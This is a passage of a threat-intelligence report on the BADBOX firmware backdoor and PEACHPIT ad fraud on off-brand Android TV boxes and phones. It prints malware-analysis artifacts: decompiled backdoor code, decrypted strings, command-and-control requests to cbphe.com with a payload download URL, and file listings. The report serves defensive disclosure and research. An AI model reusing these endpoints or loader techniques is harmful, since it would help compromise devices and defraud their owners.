
Trojans All the Way Down: BADBOX and PEACHPIT

By Marion Habiby, Joao Santos, Vikas Parthasarathy, Joao Marques, Adam Sell, Inna Vasilyeva, Maor Elizen, Gabi Cirlig, Zach Edwards



HUMAN

Trojans All the Way Down: BADBOX and PEACHPIT

Table of Contents

BADBOX is a complex, interconnected series of fraud schemes, the scale of which is virtually invisible from the surface.

As the classic story goes, the Trojan War ended after the Greeks tricked the Trojans into wheeling a large horse filled with soldiers into the gates of the city, whereupon the warriors escaped the horse and conquered the city. It became a metaphor for a style of cyberattack in which a user is tricked into downloading a file that, once opened, wreaks havoc on the user's device.

The metaphor is particularly apt in the story of HUMAN's Satori Threat Intelligence and Research Team's latest disruption, an operation we've named BADBOX. BADBOX is a complex, interconnected series of fraud schemes, the scale of which is virtually invisible from the surface.

At its simplest, BADBOX is a global network of consumer products with firmware backdoors installed and sold through a normal hardware supply chain. These backdoored devices find their way into the homes and offices of unsuspecting owners, whereupon they immediately connect to a command-and-control (C2) server for instructions from the threat actors behind the scheme. Several types of fraud come from the infected devices:

- Ad fraud (both through apps developed and owned by the fraudsters, and through hidden WebViews independent of any apps)
- Residential proxy services (using backdoored devices as the exit points)
- Fake email and messaging accounts
- Remote un-permissioned code installation

The extent of BADBOX's spread and impact is massive. HUMAN's Satori team observed at least **74,000 Android-based mobile phones, tablets, and Connected TV boxes worldwide** showing signs of BADBOX infection.

Products known to contain the backdoor have been found on public school networks throughout the United States.

HUMAN customers have been protected from PEACHPIT, the ad fraud component of the BADBOX operation, for many months. Satori has shared information about the threat actors with law enforcement.

For a high-level overview of BADBOX and PEACHPIT, visit our blog. What follows is a more technical description of the operations.

1. Executive Summary

HUMAN's Satori Threat Intelligence and Research Team has uncovered a vast, complex, global cybercriminal operation we've named BADBOX.

A Chinese manufacturer (possibly many manufacturers) builds a wide variety of Android-based devices, including phones, tablets, and CTV boxes. At some point between the manufacturing of these products and their delivery to resellers, physical retail stores and e-commerce warehouses, a firmware backdoor—based on Triada malware—gets installed and the product boxes are sealed in plastic, priming these devices for fraud on arrival at their destination.

The Triada malware, first uncovered in 2016, modifies a core process of the Android OS. By doing so, Triada effectively installs itself in every app on the device, including some system functionality, like text messaging. For example, researchers have described how the trojan's developers monetized the malware by intercepting payment-related text messages and changing the links to pay themselves instead. The root access Triada gains makes it remarkably powerful as a tool for cybercriminals.

Infected devices, once turned on, immediately connect to one of several C2 servers. The backdoor is used to inject additional modules into device memory, enabling the threat actors to extend their capabilities, perpetuate (and cover the tracks of) several types of fraud, including multiple varieties of ad fraud, the establishment of residential proxy exit nodes, creation of fake Gmail and WhatsApp accounts, and remote un-permissioned code installation.

One of the modules deposited by the C2 servers enables BADBOX-infected smartphones, tablets, and CTV boxes to create WebViews fully hidden from the eyes of the owner. Those WebViews are used to request, render, and click on ads, spoofing the ad requests to look like they're coming from certain apps, referred by certain websites, and rendered on certain models of smartphones, tablets, and CTVs, none of which are true. This module is one component of **PEACHPIT**, the ad fraud portion of BADBOX. PEACHPIT may be the element of the operation that pays for all of the others.

An additional component of PEACHPIT, expanding beyond the backdoor-based fraud, is a collection of **39 Android, iOS, and CTV-centric apps**, each of which contains a hard-coded connection to a fake supply-side platform (SSP). The ad returned by the SSP loads or injects a piece of JavaScript code into a WebView within the app, spoofing details about the smartphone, tablet, or CTV the app is running on before calling for an ad.

PEACHPIT reached a peak of **121,000 infected Android devices and 159,000 infected iOS devices**. These devices accounted for an average of **4 billion ad requests a day**. No iOS devices were themselves impacted by the BADBOX backdoor; they were targeted only by PEACHPIT apps available for download from many major app marketplaces.

The residential proxy module of BADBOX transforms each device into an endpoint for a global residential proxy network. This allows the threat actors behind BADBOX to sell access to your home (or work or coffee shop or library) network, which in turn may result in cybercriminal activity being traced to your door.

Threat actors can also use the backdoored devices to create WhatsApp messaging accounts by stealing one-time passwords from the devices. Additionally, threat actors can use the devices to create Gmail accounts, evading typical bot detection because the account looks like it was created from a normal tablet or smartphone, by a real person. These may be useful for a number of reasons, including as a database of potential "developer" names with which to stage new fake apps, as a list of accounts with which to sign up for limited-access WhatsApp channels, or, if incorporating the residential proxy capabilities, to stage cybercrimes that would trace back to the owner of the device, rather than the actual cybercriminals.

Finally, because of the backdoor's connection to C2 servers on BADBOX-infected smartphones, tablets, and CTV boxes, new apps or code can be remotely installed by the threat actors without the device owner's permission. The threat actors behind BADBOX could develop entirely new schemes and deploy them on BADBOX-infected devices without any interaction from the devices' owners.

As of this writing, PEACHPIT has been disrupted. Traffic associated with the ad fraud schemes has slowed to less than 1% of its peak following countermeasures deployed by HUMAN. The remainder of BADBOX should be considered dormant: the C2 servers powering the BADBOX firmware backdoor infection have been taken down by the threat actors. It's likely the threat actors are adapting their attack in an attempt to circumvent the defenses HUMAN and other organizations have deployed. **HUMAN customers have been protected from the impacts of PEACHPIT since their discovery.** HUMAN's Satori team will continue to monitor BADBOX and PEACHPIT for adaptation.

Unfortunately, BADBOX-infected devices are unsalvageable by an average user. Since the malware is located on a read-only (ROM) partition of the device firmware, the average user won't be able to remove BADBOX from their product. As BADBOX affects almost entirely lower-price-point, "off-brand" devices, the Satori team recommends that users stick to familiar brands when choosing new devices.

2. Acknowledgements

→ The cybersecurity community prides itself on recognizing the research upon which new findings are built. HUMAN's Satori Threat Intelligence and Research Team would like to acknowledge the work of the following security researchers, each of whom have published findings that correlate to elements of the BADBOX scheme:

- Kaspersky's findings about the original Triada malware
- Daniel Milisic's findings about backdoored T95 CTV devices
- Linus Tech Tips' video about various backdoored devices
- Malwarebytes' findings about backdoored T95 CTV devices
- Malwarebytes' findings about backdoored cellphones acquired through the Lifeline program
- EFF's findings about backdoored CTV devices
- Trend Micro's findings about backdoored mobile devices and the group behind them

The work of these researchers has been instrumental in expanding the public's knowledge of elements of the BADBOX scheme, and the Satori team is grateful to them for their research.

3. About This Research

In the spirit of the story of the Trojan Horse, we'll examine BADBOX from two primary angles: the horses and the warriors.

We'll begin with the horses: the devices, the backdoors built into those devices, and the marketplaces on which these infected devices were and are available.

Then we'll look at the warriors: the various fraud schemes infected devices are capable of.

4. The Horses

→ Any examination of the vast BADBOX operation must, necessarily, begin with the boxes for which it's named. At least 74,000 individual products in 227 countries and territories have exhibited signs of infection.

Building the Horses

In mid-2022, HUMAN's Satori Threat Intelligence and Research Team (which includes security researchers, reverse engineers, data scientists, and developers of fraud detection methods for the Human Defense Platform) examined an Android app with a spoofed and malformed user-agent that appeared to be passing invalid advertising traffic. During the course of this analysis, researchers unearthed several related apps, each of which was corresponding with a server with the domain **flyermobi[.]com**. This wasn't an expected behavior, and the Satori team began researching the domain and its connections to the apps.

Soon thereafter, a security researcher named Daniel Milisic posted on Reddit and other forums about a set-top product he had purchased called a **T95** box. The device offers smart TV features, including a single interface from which a user can watch streaming content. Milisic used a Raspberry Pi to observe behavior of the T95 and found that it was connecting to flyermobi.




Figure 1: T95 user interface

The Satori team also purchased a T95 device and confirmed Milisic's findings while corroborating our own suspicions about flyermobi: the T95 device was compromised right out of the box.

Importantly, the T95 looks and behaves like a straightforward TV streaming device. It has to; if it failed to do what it's sold to do, few people would use them and the scheme would fall flat quickly. These are off-brand devices, meaning any entity can place an order for these and add their own firmware before selling them via whatever resellers, distributors, or retailers they have access to.

Having a T95 box in hand made it possible for Satori researchers to begin reverse-engineering the communications going to and from the device.





Figure 2: T95 Android TV box



Status
Network, serial numbers and other information

Legal information

Model
MBOX

Version
10

Android security patch level
December 5, 2019

Baseband version
Unknown

Kernel version
4.9.170
#1 Tue Aug 9 10:33:05 CST 2022

Build
10.1.X29-0621

Figure 3: T95 OS information

Figure 4: Other off-brand, BADBOX-infected devices purchased by HUMAN's Satori Threat Intelligence and Research Team

corejava and libandroid

Much has been written already about corejava, an Android directory at the heart of the backdoor underpinning the BADBOX operation. In the interest of brevity, we'll recap briefly how the backdoor worked and encourage researchers interested in a deeper dive to review the reports published by the security researchers who've explored T95 device infections in the recent past. These reports are linked above in the section labeled "Acknowledgements".

In order to determine how the corejava directory was created and populated, the Satori team examined artifacts left in the device's memory and found **libandroid_runtime.so**. This library—a core component of Android OS programming—is loaded into virtually every process on an uninfected Android device. In the case of BADBOX, libandroid_runtime.so was modified to contain additional, malicious functionality:



```
uStack120 = 0x7300000062;
local_80 = 0x7800000005;
__ptr = (void *)Cutecode("kcue*mcmc*BnbwvMmb``s",(int *)&local_90);
lVar2 = (**(code **)(*(long *)param_1 + 0x30))(param_1,__ptr);
if (lVar2 == 0) {
```


Figure 5: libandroid_runtime.so functions and instructions

com.jar

When the Satori team decrypted functions within the libandroid_runtime.so library mentioned above, they found this:


Note the **com.jar** APK referenced in the code snippet (*Figure 6*). That's the library that, when further decrypted (as seen *Figure 7*), contacts a command-and-control server.

The T95 device examined by the Satori team, upon booting up, immediately injected the com.jar library into process memory and connected with a C2 server (one of several) for additional instructions.



```
HI
([Ljava/nio/ByteBuffer;Ljava/lang/ClassLoader;[Ldalvik/system/DexF
wrap
([B)Ljava/nio/ByteBuffer;
dalvik/system/DexFile
loadClass
(Ljava/lang/String;Ljava/lang/ClassLoader;)Ljava/lang/Class;
com.jar.coreloader.CoreClassLoader
java/lang/ClassLoader
loadClass
(Ljava/lang/String;)Ljava/lang/Class;
com.jar.api.Native
dalvik/system/DexFile
loadClass
(Ljava/lang/String;Ljava/lang/ClassLoader;)Ljava/lang/Class;
com.jar.coreloader.CoreClassLoader
```

Figure 6: Output of a script which decrypts Cutecode *strings*



From Hex
Delimiter: Auto


XOR
Key: 2f
HEX
Scheme: Standard
Null preserving

```
\x4b\x4a\x57\x25\x1f\x1c\x1a\x2f\xe0\xd8\x65\x12\
\x6d\xd4\xe2\xef\x74\xa9\xc2\x5f\xbb\xba\x2d\x2f\
\x2f\x2f\x2f\x2f\xeb\xbb\x2d\x2f\x9d\x28\x2f\x2f\
\xb3\x2e\x2f\x2f\x13\x0b\x2f\x2f\xd0\x2f\x2f\x2f\
\x72\x2f\x2f\x2f\x93\x4b\x2f\x2f\x17\x0a\x2d\x2f\
\xe2\x8b\x2e\x2f\xfe\x8b\x2e\x2f\xf8\x8b\x2e\x2f\
\x3d\x8a\x2e\x2f\x38\x8a\x2e\x2f\x31\x8a\x2e\x2f\
```

Output

```
Lcom/jar/d/c;..Lcom/jar/d/d$1;..Lcom/jar/d/d$a$1;
Lcom/jar/d/d;.
Lcom/jar/d/e;..Lcom/jar/data/ApkInfoPro$1;..Lcom/
/PluginConfig$1;..Lcom/jar/data/PluginConfig;..Lc
Lcom/jar/e/a;.
Lcom/jar/e/b;..Lcom/jar/e/c$a;.
Lcom/jar/e/c;.
Lcom/jar/e/d;.
Lcom/jar/e/e;..Lcom/jar/e/f$a;..Lcom/jar/e/f$b;.
```

Figure 7: Decrypted contents showing the com.jar *library*




```
Request: http://cbphe.com:80/terminal/client/register
Input: wplhVEOhLgHkBI0xRu8d13mPJHtBR5PHdZ9m/DUiSWuYjhBX6G+dAs/FJ3VvGkOqpzc/5M7WYKL1lg3jpbQqmQ9CuvLX0v3DSmjOH0n0iv4Wr3XpHmVSGYY= ; key: T10901
Output: {"data": [ { "registerstatus": "400","intervaltime": "30"}]}

Request: http://cbphe.com:80/terminal/client/apiInfo
Input: 3mg3CRiuFHQ9jzXFoy1FDrJxLyXPAM8a9bw+x5fmxOqggYVM/IB1YtSltaUPIkjfI5VAGhSojyQcZExemFCkc4xZHxznz54zhuU0yiBLqcji43jhFpCclTfEY8FccKTVLJ9qQLWOX
j4Hkr13H1QLXUB8aUaW13dbzaR1skfK6xkXPZtttOBzr4zUNHoyXAHM5tkvIgbNhUQc6JQnBoL83vOuVwVA10p5DPAFY6hzLg3mPr3jkFJY0GLoyKwFgjtb9UEKlTXDk90JZxEPIoScuOAa
mhoa4jp/gJ8fwajumqA4mhjxvu6faQBnM1kZwYpVpunU7fIb+CfNy5tYm58RJLVuPnKBfFVz5Rjmo7imbhXdNTDDJ0kW2s6/oUcfKyJSuwG3AoU1qLNMmayZQrY2TDLHokaUxcNkS8IcDw5L
+i5diHd01mqHjKQP9E540msv06aFv75hhtxPt82WGwdviUQTq4xN2bQRFUsGKQHKnSXu79EPGPMT9SNLTiHxU/ACOH1J2d7UjgNxPRCbdBGjgIbQc5X8kJxYsXRGQf7jjWKQsmotFKIdXrc
Output: {"data":"[{\"errno\":\"0\",\"strategy\":{\"close\":\"0\",\"debug\":\"0\",\"nexturl\":\"http://cbphe.com/terminal/client/apiInfo\",\"next
\"closeTo\":\"0\",\"checkSecurityMode\":\"0\",\"clear\":\"0\",\"ipProxy\":\"0\"},\"list\":[{\"id\":\"254\",\"vc\":\"0\",\"status\":\"0\",
\"md5\":\"799dcdcec8ae629aa2cc48f27a3fc806\",\"url\":\"http://cbpheback.com//uploads/apk/202212231047161026_en.zip\",\"vc_switch\":\"false\",\"
```

Figure 8: Decrypted contents of the two initial request to cbphe[.]com

Those initial instructions included a ZIP file which, when unzipped and decrypted, includes two more files of concern: **classes.png** and **config.make**.

classes.png, the filename of which suggests an image file, is actually an encrypted file that, when decrypted, turns into **classes.dex**. (If classes.dex is deleted from memory, it's immediately restored, underscoring the persistence of the threat.)


config.make is another encrypted file that, when decrypted with an XOR key, is a list of launcher processes that correspond to some BADBOX-infectable device models, suggesting a list of device models for which the malware is compatible. Note **com.swe.dgbluancher**, which corresponds to the T95 device under examination by Satori (*Figure 11*).



```
/system/bin/sh: ll: inaccessible or not found
127|walleye:/data/system/Corejava # ls -lsa
total 20
4 drwxr-xr-x  3 system system 4096 2022-08-08 23:11 .
8 drwxrwxr-x 22 system system 4096 2023-01-11 17:27 ..
4 -rw-------  1 system system   40 2023-01-11 08:06 e.l
4 drwxr-xr-x  3 system system 4096 2022-08-09 00:17 node
```


```
799dcdcec8ae629aa2cc48f27a3fc806       799dcdcec8ae629aa2cc48f27a3fc
walleye:/data/system/Corejava # ll node/799dcdcec8ae629aa2cc48f27a3f
360 -rw------- 1 system system 367072 2022-08-09 00:17 node/799dcdce
walleye:/data/system/Corejava # ll node/799dcdcec8ae629aa2cc48f27a3f
total 1540
  4 drwxr-xr-x 2 system system   4096 2023-01-11 17:20 .
  4 drwxr-xr-x 3 system system   4096 2022-08-09 00:17 ..
764 -rwxr-xr-x 1 system system 779340 2023-01-11 17:26 classes.dex
764 -rwxr-xr-x 1 system system 779340 2022-08-09 00:17 classes.png
  4 -rwxr-xr-x 1 system system   1425 2022-08-09 00:17 config.make
```

Figure 9: Directory structure of /data/system/Corejava



```
FSE_CONTENT_MODIFIED    1747    "servicemanager"        /data/system/Corejava/node/0dc0ac902cff1371117c6188f82980cc_254/classes.dex
FSE_STAT_CHANGED        1747    "servicemanager"        /data/system/Corejava/node/0dc0ac902cff1371117c6188f82980cc_254/classes.png
FSE_CONTENT_MODIFIED    1747    "servicemanager"        /data/system/Corejava/node/0dc0ac902cff1371117c6188f82980cc_254/classes.dex
